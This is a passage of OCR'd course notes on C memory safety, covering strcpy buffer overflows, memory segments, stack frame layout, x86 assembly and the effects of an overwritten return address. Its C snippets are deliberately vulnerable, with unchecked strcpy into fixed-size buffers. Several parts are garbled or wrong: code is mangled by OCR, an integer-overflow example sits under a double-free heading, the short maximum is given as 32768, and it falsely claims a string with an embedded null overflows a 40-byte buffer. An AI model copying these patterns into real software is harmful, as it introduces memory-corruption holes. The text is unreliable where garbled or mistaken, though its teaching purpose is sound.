    buf = (char *)malloc(sizeof(char) * BUFSIZE); // Dynamic a
llocation
    strcpy(buf, argv[1]); // Potential overflow
}
```

- **Error Explanation**: Similar to the second snippet, `strcpy()` is used to copy the contents of `argv[1]` into the dynamically allocated buffer `buf` without checking its length. If the length of `argv[1]` exceeds the size of `buf`, it will lead to a buffer overflow.
- **Mediation**: As with the second snippet, ensure that the input from `argv[1]` is properly validated, and consider using safer functions like `strncpy()` or `snprintf()` to prevent buffer overflow vulnerabilities.

Double free vulnerable

Double free vulnerabilities have two common (and sometimes overlapping) causes:
oError conditions and other exceptional circumstances
oConfusion over which part of the program is responsible for freeing the memory

```
#define JAN 1
#define FEB 2
#define MAR 3

short getMonthlySales(int month) {...} // Function to get monthl
float calculateRevenueForQuarter(short quarterSold) {...} // Fun

int determineFirstQuarterRevenue() {
    // Variable for sales revenue for the quarter
    float quarterRevenue = 0.0f;

    // Get monthly sales for January, February, and March
    short JanSold = getMonthlySales(JAN);
    short FebSold = getMonthlySales(FEB);
    short MarSold = getMonthlySales(MAR);

    // Calculate revenue for the first quarter
    // (Assuming calculateRevenueForQuarter function works corre
    quarterRevenue = calculateRevenueForQuarter(JanSold + FebSol
```


```
    // Save the first quarter revenue results to the database
    // (Database operations are not shown in this code snippet)

    return 0; // Return success
}
```

However, in this example the primitive type short int is used for both the monthly and the quarterly sales
variables. In C the short int primitive type has a maximum value of 32768. This creates a potential integer
overflow if the value for the three monthly sales adds up to more than the maximum value for the short int
primitive type

Memory Layout

1. **Text Segment**:
    - Stores the executable code of the program.
    - Usually read-only.
2. **Data Segment**:
    - Stores static/global variables initialized by the programmer.
    - For example, `int X = 100;` will be stored in the Data segment.
3. **BSS Segment**:
    - Stores uninitialized static/global variables.
    - Filled with zeros by the operating system.
    - Variables like `static int y;` will be stored in the BSS segment and initialized with zeros.
4. **Heap**:
    - Used for dynamic memory allocation.
    - Managed by functions like `malloc`, `calloc`, `realloc`, `free`, etc.
    - Memory allocated dynamically, such as `malloc(2*sizeof(int));`, is stored in the Heap.
5. **Stack**:

- Used for storing local variables defined inside functions.
- Also used for storing data related to function calls, like return addresses and arguments.
- Variables like `int a = 2;` and `float b = 2.5;` are stored on the Stack.
- Pointers and their associated memory blocks, like `ptr`, are also stored on the Stack, but the memory blocks they point to (allocated dynamically) are stored in the Heap.




```
int X = 100 ; // In Data segment
int main()
int a = 2 ; // In Stack
float b 2 . 5; // In Stack
static int y ; // In BSS
// Allocate memory on Heap
int '>ptr = (int -*) malloc (2*sizeof (int));
// values 5 and 6 stored on heap
ptr[O] 5 ; // In Heap
ptr [l ] = 6 ; // In Heap
free(ptr) ;
return l ;
```

- `x` is a global variable, so it's allocated in the Data segment.

- `y` is a static variable initialized as uninitialized, thus it's allocated in the BSS segment.
- `a` and `b` are local variables, hence they are stored on the program's stack.
- `ptr` is also a local variable, but it's a pointer pointing to a dynamically allocated block of memory using `malloc()`, so the values assigned to `ptr[0]` and `ptr[1]` (5 and 6) are stored in the Heap.




Figure 4.2: Layout for a function's stack frame

Buffer overflow can happen on both stack and heap


Stack Memory Layout

```
void func(int a, int b) {
    int x, y;

    x = a + b;
    y = a - b;

    // The stack frame layout:
    // |----------------------|
    // | Arguments (a, b)     |
    // |----------------------|
    // | Return Address       |
```

```
    // |----------------------|
    // | Previous Frame Ptr   |
    // |----------------------|
    // | Local Variables (x, y)|
    // |----------------------|

    // Function body
}

int main() {
    int arg1 = 5, arg2 = 8;

    // Call func() with arguments arg1 and arg2
    func(arg1, arg2);

    return 0;
}
```

1. **Arguments**:
    - This region stores the values for the arguments passed to the function.
    - Arguments are pushed onto the stack in reverse order of their appearance in the function call.
    - For example, if the function `func(5, 8)` is called, the values 5 and 8 will be pushed onto the stack as arguments.
2. **Return Address**:
    - When the function finishes executing, it needs to know where to return to in the calling function.
    - The address of the next instruction after the function call is pushed onto the stack as the return address.
    - This allows the program to resume execution at the correct point in the calling function after the function call completes.
3. **Previous Frame Pointer**:
    - This is the frame pointer for the previous stack frame.
    - It points to the location of the previous stack frame's base.
    - The frame pointer facilitates access to local variables and function arguments of the calling function.

4. **Local Variables**:
    - This region stores the function's local variables.
    - The layout and size of this region are determined by the compiler and may vary.
    - Programmers should not rely on any specific order or size for local variables, as different compilers may handle them differently.



Frame Pointer:

1. **Frame Pointer**:
    - The frame pointer is a special register in the CPU that points to a fixed location within the stack frame.
    - It allows the calculation of memory addresses for function arguments and local variables at runtime.
    - During compilation, offsets for accessing variables are determined, while the value of the frame pointer can change during runtime depending on the stack frame's location.
2. **Accessing Variables**:
    - The assembly code demonstrates how the frame pointer is used to access variables within the stack frame.
    - Memory addresses are calculated using the frame pointer and predetermined offsets.
    - General-purpose registers (e.g., `eax` and `edx`) are used to manipulate data and perform arithmetic operations.

3. **Order of Arguments**:
    - Arguments are pushed onto the stack in a seemingly reversed order due to the stack growing from high address to low address.
    - This order may appear reversed when reading the assembly code due to the offset calculations.
4. **Function Call Chain**:
    - Each function call allocates a new stack frame on top of the stack.
    - The frame pointer always points to the current function's stack frame.
    - Before calling another function, the caller's frame pointer value is stored in the "previous frame pointer" field on the stack.
    - This allows for proper navigation of the function call chain and ensures correct stack frame referencing upon function return.





Figure 4.3: Stack layout for function call chain

- **Calling a Function:** When a function is called, a new **stack frame** is created on top of the existing stack. This frame acts like a temporary workspace for that function.
- **Stack Growth:** The stack grows downwards in memory. New frames are added to the top, and older frames are removed as functions return.

Stack Frames:

- **Frame Pointer:** The processor has a register called the **frame pointer** that always points to the base of the current function's stack frame.
- **Frame Contents:** Each stack frame typically contains:
  - **Local Variables:** Data specific to that function's execution.
  - **Function Arguments:** Data passed to the function from the calling function.
  - **Return Address:** Location in the code where the function should return after completion.
  - **Previous Frame Pointer:** Pointer to the stack frame of the calling function (this is where the image becomes crucial).

Navigating the Stack:



- **Problem:** The frame pointer only points to the current frame. When a function calls another, we need to remember the caller's frame to return correctly.
- **Solution:** Before entering the callee function, the caller's frame pointer value is stored in the "previous frame pointer" field on the callee's stack frame.

- **Returning:** When the callee returns, the frame pointer is set to the value in the "previous frame pointer" field, bringing back the context of the caller function.

Key Points from the Image:

- **Stack Growth:** The image reinforces the downward growth of the stack, with `main()` at the bottom, followed by `foo()` and then `bar()`.
- **Frame Pointer Management:** It visually illustrates how the frame pointer shifts between functions and how the previous frame pointer field is used for navigation

The provided explanation describes the assembly code generated by the compiler for accessing variables `a`, `b`, and `x` within the stack frame of the function `func()`. Below is an elaboration of the assembly code:

1. **Assembly Code Explanation**:

```
movl 12(%ebp), %eax     ; Load the value of variable 'b' in
to register eax
movl 8(%ebp), %edx      ; Load the value of variable 'a' in
to register edx
addl %edx, %eax         ; Add the values of 'a' and 'b' (st
ored in registers edx and eax) and save the result in regis
ter eax
movl %eax, -8(%ebp)     ; Store the result of the addition
in the memory location of variable 'x' (located at %ebp -
8)
```

- `movl` instructions are used to move data between memory and registers.
- `%ebp` is the frame pointer register, which points to the base of the current stack frame.
- `12(%ebp)` and `8(%ebp)` are memory references relative to the frame pointer, representing the addresses of variables `b` and `a`, respectively.
- The values of `a` and `b` are loaded into registers `%edx` and `%eax`, respectively.
- The `addl` instruction adds the values of `a` and `b`, with the result stored in `%eax`.
- The result is then stored in the memory location of variable `x`, which is located 8 bytes below the frame pointer (`%ebp - 8`).

2. **Order of Arguments**:
    - The explanation clarifies why arguments `a` and `b` appear to be pushed onto the stack in a seemingly reversed order.
    - In reality, the order is not reversed from the offset perspective.
    - Since the stack grows from high address to low address, pushing `a` first results in a larger offset for `a` compared to `b`, making the order seem reversed when reading the assembly code.
3. **Variable Allocation**:
    - The actual layout of local variables within the stack frame is determined by the compiler.
    - In the provided example, variable `x` is allocated 8 bytes below the frame pointer, not 4 bytes as shown in the diagram.
    - The compiler determines the offsets for accessing variables based on the frame pointer and the stack frame layout.

String Buffer Overflow

```
#include <string.h>
#include <stdio.h>

int main() {
    char src[40] = "Hello world \\0 Extra string";  // Source
string with extra data after null terminator
    char dest[40];  // Destination buffer

    // Copying from source to destination using strcpy()
    strcpy(dest, src);

    // Printing the content of the destination buffer
    printf("Destination: %s\\n", dest);

    return 0;
}
```

Explanation of the Buffer Overflow Part:

- In the provided code, the destination buffer `dest` is declared to have a size of 40 characters.
- However, the source string `src` contains more than 40 characters due to the extra data after the null terminator (`\\0`).
- When `strcpy()` is called, it starts copying characters from the source string (`src`) to the destination buffer (`dest`) until it encounters a null terminator (`\\0`).
- Since `strcpy()` does not perform bounds checking, it does not verify whether the destination buffer has enough space to accommodate all the characters being copied.
- As a result, `strcpy()` copies all characters from the source string, including those beyond the bounds of the destination buffer, leading to a buffer overflow.
- This buffer overflow can cause memory corruption, leading to unpredictable behavior, crashes, or security vulnerabilities in real-world scenarios.

It's important to note that in this code, the buffer overflow is caused by the improper use of `strcpy()` without considering the size of the destination buffer. To prevent buffer overflows, it's recommended to use safer alternatives like `strncpy()` which allows specifying the maximum number of characters to copy.

```
#include <string.h>

void foo(char *Str) {
    char buffer[12];  // Buffer with limited size
    // The following statement will result in a buffer overflo
w
    strcpy(buffer, Str);
}

int main() {
    char *Str = "This is definitely longer than 12";
    foo(Str);
    return 0;
}
```

Explanation of the Buffer Overflow Part:

- In the `foo()` function, a local array `buffer` with a size of 12 bytes is declared.

- The `strcpy()` function is used to copy the string pointed to by `Str` into the `buffer`.
- Since the source string ("This is definitely longer than 12") is longer than the size of the `buffer`, `strcpy()` will continue copying characters beyond the bounds of the `buffer`.
- This results in a buffer overflow, where data is written to memory locations beyond the allocated buffer, potentially overwriting critical values on the stack, such as the return address and previous frame pointer.
- The consequences of buffer overflow can include program crashes, unexpected behavior, and security vulnerabilities, as explained in the text.

1. **Return Address Points to Unmapped Virtual Address**:
    - If the modified return address points to a virtual address that is not mapped to any physical memory, the return instruction will fail.
    - The program will crash due to an attempt to access invalid memory.
2. **Return Address Points to Protected Address Space**:
    - If the modified return address points to a physical address within protected memory regions, such as those used by the operating system kernel, the return instruction will fail.
    - The program will crash due to attempting an unauthorized access to protected memory.
3. **Return Address Points to Invalid Machine Instruction**:
    - If the modified return address points to a physical address containing data instead of a valid machine instruction, the return instruction will fail.
    - The program will crash because the CPU will attempt to execute non-executable data, resulting in an invalid instruction exception.
4. **Return Address Points to Valid Machine Instruction**:
    - In rare cases, if the modified return address points to a physical address containing a valid machine instruction, the program may continue running.
    - However, the logic of the program will be altered, potentially leading to unpredictable behavior, security vulnerabilities, or unintended consequences.
    - This scenario is particularly dangerous as it may lead to the execution of arbitrary code injected by an attacker, leading to security breaches or system compromise.




Figure 4.4: Buffer overflow